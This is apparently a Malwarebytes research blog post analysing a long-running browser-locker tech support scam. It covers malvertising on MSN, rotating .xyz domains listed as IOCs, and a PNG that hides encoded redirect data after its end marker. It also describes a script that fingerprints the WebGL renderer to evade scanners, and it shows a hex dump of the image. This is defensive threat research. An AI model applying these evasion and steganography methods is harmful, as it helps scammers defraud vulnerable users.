

WOOF locker: Unmasking the browser locker behind a stealthy tech support scam operation

malwarebytes.com/blog/news/2020/01/woof-locker-stealthy-browser-locker-tech-support-scam

Jérôme Segura

January 21, 2020




Update [01-27-2020]: Shortly after this blog was published we noticed that a large part of the infrastructure behind this browlock was taken down. The malicious server responsible for redirections is no longer responding and we have not observed any new live browlock from this 2 year old campaign.

In the early days, practically all tech support scammers would get their own leads by doing some amateur SEO poisoning and keyword stuffing on YouTube and other social media sites. They'd then leverage their boiler room to answer incoming calls from victims.

Today, these practices continue, but we are seeing more advanced operations with a clear separation between lead generation and actual call fulfillment. [Malvertising campaigns](#) and redirections from compromised sites to browser locker pages are owned and operated by experienced purveyors of web traffic.

There is one particular browser locker (browlock) campaign that had been eluding us for some time. It stands apart from the others, striking repeatedly on high-profile sites, such as the Microsoft Edge Start page, and yet, eluding capture. In addition, and a first to our knowledge, the browser locker pages were built to be ephemeral with unique, time-sensitive session tokens.

In November 2019, we started dedicating more time to investigating this campaign, but it wasn't until December that we were finally able to understand its propagation mechanism. In this blog, we share our findings by documenting how threat actors used targeted traffic-filtering coupled with steganography to create the most elaborate browser locker traffic scheme to date.



A well-documented history

There are many public reports about this tech support scam affecting users with the same red screen template. Contrary to what some people have posted online, this is not malware, and computers aren't infected. It is simply what we call a browser locker, or browlock for short, a social engineering technique that gives the illusion of a computer virus and scares people into calling a toll-free number for assistance. Here are some examples:

One lengthy and epic forum thread on Microsoft's forums describes how this browlock campaign has been afflicting the Microsoft Edge start page and even left Microsoft engineers puzzled as to where, exactly, it came from:


We do quite a bit of work to scan the ads we get from our exchanges, but some behave differently for certain users than they do when we do our scanning. In the future, please continue to submit feedback so we can narrow the scans on our end and potentially reproduce and remove this once and for all.

This is noteworthy for a couple of reasons: First, it is quite daring to push your browlock right on Microsoft's own start page. Second, a large part of the targeted audience for tech support scams are going to be people that use Windows' default browser and start page. To this day, this campaign is still active on the MSN portal.


This browlock was also found on many other large sites, including several online newspaper portals. For a campaign to run with such a wide distribution and for this length of time is unheard of, at least when it comes to browser lockers.

Cat-and-mouse game

Each victim report we received was more or less the same. A user would open up the MSN homepage or perhaps be browsing a popular tech portal, when all of the sudden their screen would turn red and display a warning message similar to the one shown below:



As we'd go to manually check the page, we would be greeted with a "404 Not Found" error message, as if it were gone. For this reason, we began calling this campaign the "404Browlock." Attempts to replay the browser locker redirection by visiting the same portals as the victims were also unsuccessful.



Most, if not all, browlock URLs can be revisited without any special user-agent or geo-location tricks. In fact, browlocks themselves aren't typically sophisticated; their only advantage is they can iterate through hundreds or thousands of different domain names more rapidly than one can blacklist them.


Mapping the browser locker campaign infrastructure

Despite coming up empty each time, we started to build a list of indicators of compromise (IOCs) and did some retro hunting to get a better idea of the scale of this campaign.


Most domain names are registered on the .XYZ TLD (although several other TLDs have and continue to be used) and named using dictionary words grabbed somewhat alphabetically.

```
2019-12-06,transfiltration[.]xyz,158.69.0[.]190,AS 16276 (OVH SAS)
2019-12-06,transmutational[.]xyz,158.69.0[.]190,AS 16276 (OVH SAS)
2019-12-06,tricotyledonous[.]xyz,158.69.0[.]190,AS 16276 (OVH SAS)
2019-12-06,triethanolamine[.]xyz,158.69.0[.]190,AS 16276 (OVH SAS)
2019-12-06,trigonometrical[.]xyz,158.69.0[.]190,AS 16276 (OVH SAS)
2019-12-06,trithiocarbonic[.]xyz,158.69.0[.]190,AS 16276 (OVH SAS)
```

The threat actor hosts, on average, six domains on each VPS server, and then rotates to new ones when they are burned. After retro hunting back to June 2019, we collected over 400 unique IP addresses.



Looking at additional data sources, we can see that this browser locker campaign started at least in December 2017. At the time, the infrastructure was located on a different hosting provider and domains used the .WIN TLD.



Even back then, visiting the browlock URL directly (without proper redirection) would also result in a 404 page.

Oba127855595.win - urlscan.io

urlscan.io/result/a2bfde06-f024-4e8d-9a5f-209aa47d7b99/

urlscan.io Home Search API Live About Login Sponsored by SecurityTrails

Oba127855595.win

5.101.40.74 🇷🇺

Lookup Go To Report Rescan

URL: <http://Oba127855595.win/en/report.php?id=%C5%C6%28%A7%23%8C%98%DF%D2@J%80%14%FD%o%B8%F7%FF%BC%EB%96%E4%CF&nysynz=vbhrbs>

Submission: On December 07 via manual (December 7th 2017, 9:18:42 am) from US 🇺🇸

Summary HTTP 1 Behaviour IoCs Similar DOM Content API

Summary

This website contacted **1 IPs** in **1 countries** across **1 domains** to perform **1 HTTP transactions**.
 The main IP is **5.101.40.74**, located in **Russian Federation** and belongs to **HOSTKEY-AS, NL**. The main domain is **Oba127855595.win**.

This is the first time this domain was scanned on urlscan.io!

Verdict: **Unknown**

Google Safe Browsing: **Clean** (Current Verdict)

Additional live information

Domain & IP information

IP/ASNs IP Detail (Sub)Domains Domain Tree Links

Screenshot

Live screenshot Full Image

404 Not Found


Detected technologies

php **PHP** (Programming Languages) Website

Nginx (Web Servers) Website

One lone artifact, an audio file (help.mp3), was indexed by VirusTotal and can be played below:

Again based on open source data, we created a rough timeline of the infrastructure the threat actors abused—from where they were first spotted on Petersburg Internet to moving briefly to DigitalOcean before settling on OVH from January 30, 2019 onward.



Steganography to hide redirection mechanism

Given that we couldn't identify how this browlock was propagating, we figured it must be using an unconventional trick.

Many of the sites that victims reported being on when the browlock happened contained videos, so we thought one likely vector could be video ads. This form of malvertising is more advanced than traditional malicious banners because it enables the crooks to hide their payload within media content.

Once again, we spent a fair amount of time looking at video ads but still couldn't identify the entry point. We switched our search to another type of medium but evidence was shared with us later on confirming the video ad infection vector.

Coincidentally, we had just been studying some interesting new developments with online credit card skimmers where malicious code was embedded into image files. This technique, known as steganography, is a clever way to hide artifacts from humans and scanners.

While developing tools to identify such rogue images, we came across what we thought might be the smoking gun. We discovered a PNG file that contained obfuscated data.

This time though, if the fraudsters were indeed using steganography, they certainly weren't making it obvious. We identified a malformed PNG file that contained extra data after its end of file marker and looked suspicious.

Request | Response | Properties | <https://api.imagecloudsedo.com/bid/?ggpid=...>

Headers | TextView | SyntaxView | **ImageView** | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML

Format: PNG
530 bytes
5w x 5h
21.20 bytes/px
96 dpi
Color: RGB+Alpha 8bits/sample
Gamma: 0.4546

MALFORMED: 307 bytes after final chunk.

Scale to fit


Headers | TextView | SyntaxView | **ImageView** | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML

33	30	0D	0A	0D	0A	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	00	00	30	PNG.....	IHDR..			
00	05	00	00	05	08	06	00	00	00	00	8D	6F	26	E5	00	00	01	73	52	47	42	00	o&ã	...sRGB.				
AE	CE	1C	E9	00	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00	00	09	00	00	00	00	09			
70	48	59	73	00	00	0E	C4	00	00	0E	C4	01	95	2B	0E	1B	00	00	00	74	49	44	41	+tIDA			
54	18	57	01	69	00	96	FF	01	E6	D1	C5	FF	EB	D7	CC	00	F6	00	07	00	EF	E1	08	ã	...iá.			
00	0B	FD	09	00	04	E1	D7	D3	00	04	B2	B4	00	0A	F3	F9	00	C2	20	43	00	1A	DC	ó	...Û			
23	00	02	FB	1A	2A	00	E8	F5	0E	00	1C	CF	E6	00	FB	4C	FE	00	7F	68	A8	00	01	ã	...h"			
D7	B4	A0	FF	BD	C5	F6	00	ED	FC	17	00	50	06	99	00	2E	47	52	00	02	F6	EA	E5	ã	...ö&ã			
00	EA	E9	F9	00	BE	D3	1F	00	21	30	34	00	00	BD	8F	00	BB	C7	2D	5C	7E	94	1B	!	...ç-\~			
4F	00	00	00	00	49	45	4E	44	AE	42	60	82	0A	40	23	40	25	43	31	25	43	42	25	I	END@B`..@#%&1%CB%			
35	44	25	35	43	25	43	43	25	44	32	70	25	46	34	25	38	46	25	46	34	25	31	30	5	D%5C%CC%D2p%F4%8F%F4%10			
25	35	42	4B	25	35	45	25	43	30	25	39	36	25	32	36	36	25	43	38	33	25	32	3	%5BK%5E%0%96%2666%083%2				
33	25	31	30	6B	49	70	25	30	38	25	31	25	38	41	25	31	38	48	31	25	32	46	3	%10kIp%08%16%8A%18K%2F				
25	30	45	51	76	79	6	0	%0EQvyfG%F4j%0m%EE%40%1		
46	25	41	43	71	25	4	F	%ACq%FD%0%3BQ%3BED%02k	
25	46	34	25	42	39	2	%	F4% %E
44	25	43	43	25	42	3	D	%C %9
36	30	25	43	34	52	2	6	%0 %9
45	44	25	44	31	25	3	E	%1 %A
30	30	25	43	36	25	30	42	31	25	30	31	25	46	36	25	33	41	25	31	41	30	31	25	0	%06%0B%01%F6%3A%IA01%
30	43	25	41	33	25	44	45	25	31	45	25	41	36	32	25	42	42	25	37	44	25	31	45	0	%A3%DE%1E%A62%BB%7D%1E
25	39	46	25	31	34	25	46	32	25	45	36	25	42	45	25	43	37	59	25	45	43	25	37	%	9F%14%F2%E6%BE%07Y%EC%7
44	47	25	44	39	25	33	43	D	%D9%3C

Unlike the aforementioned credit card skimmer, which was clearly visible and recognizable with obvious character strings, this one looked like it was encoded. And clearly, the image on its own could not be weaponized without additional code to load with the per-victim unique key to decrypt it.

Anti-bot and traffic filtering

The JavaScript code that interacted with the PNG image used some light hex obfuscation and random variable naming to hide its intentions.



The hex string `x57x45x42x47x4c` decodes to `WEBGL`, and by decoding the rest of the obfuscated variable, we can see that this script is using the `WEBGL_debug_renderer_info` API to gather the victim's video card properties. This allows the threat actors to sort real browsers (therefore real people) from crawlers or even virtual machines, which would not show the expected hardware information.

The [Zirconium](#) group's vast malvertising operation, disclosed in January 2018 by Jerome Dangu over at [Confiant](#), also used that same API to filter traffic.

But perhaps the most interesting function within this JavaScript snippet is the one that processes the actual PNG image behind the steganography. The `_Nux` function parses the image data by using the `@#@` delimiter (as seen in Figure 8 above) and stores it within the `_OIEq` variable.

